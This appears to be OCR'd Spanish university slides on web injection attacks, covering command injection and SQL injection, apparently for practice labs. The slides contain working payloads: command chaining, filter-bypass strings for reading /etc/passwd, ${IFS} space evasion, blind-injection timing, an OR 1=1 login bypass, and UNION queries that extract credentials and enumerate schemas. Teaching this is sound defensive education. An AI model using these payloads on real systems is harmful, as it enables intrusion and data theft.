Web II: Inyecciones

El Noach y Bona

Universidad
Rey Juan Carlos

Inyecciones

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Índice: Inyecciones

1. Qué es una inyección?
2. Tipos de inyecciones
3. Command Injection
4. SQL Injection

Universidad Rey Juan Carlos

Inyecciones I


Características

1. Es un tipo de ataque web
2. Se aprovechan de código ya existente con el fin de añadir el suyo
3. Existen muchos tipos, uno por cada lenguaje

Universidad Rey Juan Carlos

Inyecciones II

Ejemplo:



Larry

urjc.es

Universidad Rey Juan Carlos

Inyecciones II

Ejemplo:

Código malicioso

Larry

urjc.es

Universidad Rey Juan Carlos

Inyecciones II

Ejemplo:

Tablas de instrucciones del servidor

Instrucción 1: Código benigno

Instrucción 2: Código benigno


Instrucción 3: Código malicioso

Instrucción 4: Código benigno

Instrucción 5: Código benigno

Inyecciones III

OWASP Top 10



Command Injection


Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Command Injection: Índice

Universidad Rey Juan Carlos

Command Injection I



Universidad Rey Juan Carlos

Command Injection I

¿Qué está pasando por detras?

Code…

Code…

```
IP = get_ip_from_page();

output = execute_command( "ping –c 4" + $IP );

print_in_page( output );
```

Code…

Code…

Universidad Rey Juan Carlos

Command Injection I

¿Qué está pasando por detras?

Code…

Code…

```
IP = get_ip_from_page();        // IP = 8.8.8.8

output = execute_command( "ping –c 4" + $IP );        // ping –c 4 8.8.8.8

print_in_page( output );
```

Code…

Code…

Universidad Rey Juan Carlos

Command Injection I

¿Qué está pasando por detras?

Code…

Code…

```
IP = get_ip_from_page();        // IP = 8.8.8.8 ; ls –l ;

output = execute_command( "ping –c 4" + $IP );        // ping –c 4 8.8.8.8 ; ls –l ;

print_in_page( output );
```

Code…

Code…

Universidad Rey Juan Carlos

Command Injection I

```
focab0r@uranium in ~/a took 2s
λ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes de datos.
64 bytes desde 8.8.8.8: icmp_seq=1 ttl=120 tiempo=18.4 ms
64 bytes desde 8.8.8.8: icmp_seq=2 ttl=120 tiempo=18.2 ms
64 bytes desde 8.8.8.8: icmp_seq=3 ttl=120 tiempo=22.7 ms
64 bytes desde 8.8.8.8: icmp_seq=4 ttl=120 tiempo=22.0 ms

--- 8.8.8.8 estadísticas ping ---
4 paquetes transmitidos, 4 recibidos, 0% packet loss, time 300
rtt min/avg/max/mdev = 18.169/20.298/22.714/2.054 ms

focab0r@uranium in ~/a took 3s
λ
```

```
focab0r@uranium in ~/a took 3s
λ ping -c 4 8.8.8.8 ; ls -l ;
PING 8.8.8.8 (8.8.8.8) 56(84) bytes de datos.
64 bytes desde 8.8.8.8: icmp_seq=1 ttl=120 tiempo=16.9 ms
64 bytes desde 8.8.8.8: icmp_seq=2 ttl=120 tiempo=17.4 ms
64 bytes desde 8.8.8.8: icmp_seq=3 ttl=120 tiempo=17.2 ms
64 bytes desde 8.8.8.8: icmp_seq=4 ttl=120 tiempo=17.4 ms

--- 8.8.8.8 estadísticas ping ---
4 paquetes transmitidos, 4 recibidos, 0% packet loss, time 300
rtt min/avg/max/mdev = 16.892/17.214/17.384/0.194 ms
.rw-r--r-- 17 focab0r 19 oct 21:15 secretfile.txt

focab0r@uranium in ~/a took 3s
λ
```

Universidad Rey Juan Carlos

Command Injection I

Próximos pasos…

- Instalar malware
- Leer archivos del servidor
- Modificar la página web
- Crear una backdoor
- Robar la Base de Datos

Universidad Rey Juan Carlos

Command Injection II

Concatenaciones de comandos

- command1 ; command2
- command1 && command2
- command1 || command2
- command1 | command2
- command1 $(command2)

BYPASS de filtros

Universidad Rey Juan Carlos

Command Injection III

Bypass blacklist de palabras

! Prohibido utilizar "passwd"

$> cat /etc/pas$()swd

$> cat /etc/pass$@wd

$> cat /etc/pass``wd

Universidad Rey Juan Carlos

Command Injection III

Bypass de espacios

! Prohibido utilizar espacios

$> echo${IFS}a${IFS}Bona${IFS}le${IFS}falta${IFS}calle

Universidad Rey Juan Carlos

Command Injection III

¿Que pasa si la aplicación web no devuelve el output de la consulta?

Blind Command Injection

$> sleep

$> time

Universidad Rey Juan Carlos

Command Injection III

¿Que pasa si la aplicación web no devuelve el output de la consulta?

Out-of-band exfiltration

- DNS exfiltration
- Webroot exfiltration

Practice

Time

SQL Injection

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

ÍNDICE

¿Qué es SQL?

Universidad Rey Juan Carlos

¿Qué es SQL?

SQL es un lenguaje de programación dedicado a bases de datos relacionales

Relacional

pasaporte	pnombre	appaterno	apmaterno	fono	fnacimiento
12095444	Alberto	Gómez	Martínez	2345676	20/11/1969
9509590	Luisa	Jordán	Soto	3344567	12/09/2000
19456873	Cristian	Muñoz	Pereira	4567912	12/10/2010
20345765	Josefina	Carvajal	Durán	3456835	05/06/2011
15687490	Marcos	Ramírez	Ponce		28/02/1978

Universidad Rey Juan Carlos


Qué es SQL:Sintáxis

SELECT nombre, edad FROM usuarios

SELECT * FROM usuarios WHERE edad > 18

SELECT * FROM usuarios LIMIT 5

SELECT 'ola', 1



COMENTARIOS:


-- comentario

/*comentario*/

comentario -> MySQL

Universidad Rey Juan Carlos

Qué es SQL: Operadores lógicos



AND

A	B	resultado
TRUE	TRUE	TRUE
TRUE	FALSE	FALSE
FALSE	FALSE	FLASE

OR

A	B	resultado
TRUE	TRUE	TRUE
TRUE	FALSE	TRUE
FALSE	FALSE	FALSE

NOT

A	resultado
TRUE	FALSE
FALSE	TRUE

Qué es una SQLi

Qué es una SQLi

input

SELECT * FROM usuarios WHERE username = ‘Nacho’

Input malicioso : dentro‘fuera

SELECT * FROM usuarios WHERE username = ‘dentro’fuera’

No da error

SELECT * FROM usuarios WHERE username = ‘dentro’fuera -- ’

Universidad Rey Juan Carlos

Login bypass con SQLi

LOGIN

SELECT * FROM usuarios WHERE username = 'Nacho' AND password ='Bonaesmejor'

True

SELECT * FROM usuarios WHERE username = 'Nacho' OR 1=1 -- -' AND password ='Bonaesmejor'

Práctica

Universidad Rey Juan Carlos

UNION injections: Qué hace UNION

Tabla de usuarios

id	usuario	contraseña
1	Bona	123
2	Nacho	ola

Tabla de comidas

id	comida	sabor
1	cachopo	salado
2	natilla	dulce

SELECT * FROM usuarios UNION SELECT * FROM comidas

id	usuario	contraseña
1	Bona	123
2	Nacho	ola
1	cachopo	salado
2	natilla	dulce

Universidad Rey Juan Carlos

UNION injections: De que nos sirve UNION

SELECT id, producto, stock FROM 'inventario'

id	producto	stock
1	play	si
2	xbox	no

SELECT id, producto, stock FROM 'inventario' UNION SELECT null, usuario, contraseñas FROM usuarios -- - '

id	producto	stock
1	play	si
2	xbox	no
	Nacho	123
	Bona	ola

Universidad Rey Juan Carlos

Enumeración

Nombres de bases de datos:

UNION SELECT 1,2,3,4,schema_name FROM information_schema.schemata

Nombres de tabla

UNION SELECT 1,2,3,4,table_name FROM information_schema.tables WHERE table_schema=urjcdb

Nombres de columnas

UNION SELECT 1,2,3,4,column_name FROM information_schema.columns WHERE table_name=...


Universidad Rey Juan Carlos

Enumeración: Nota

Tabla: flag

Columna: flag_value


15,000
Práctica



Universidad
Rey Juan Carlos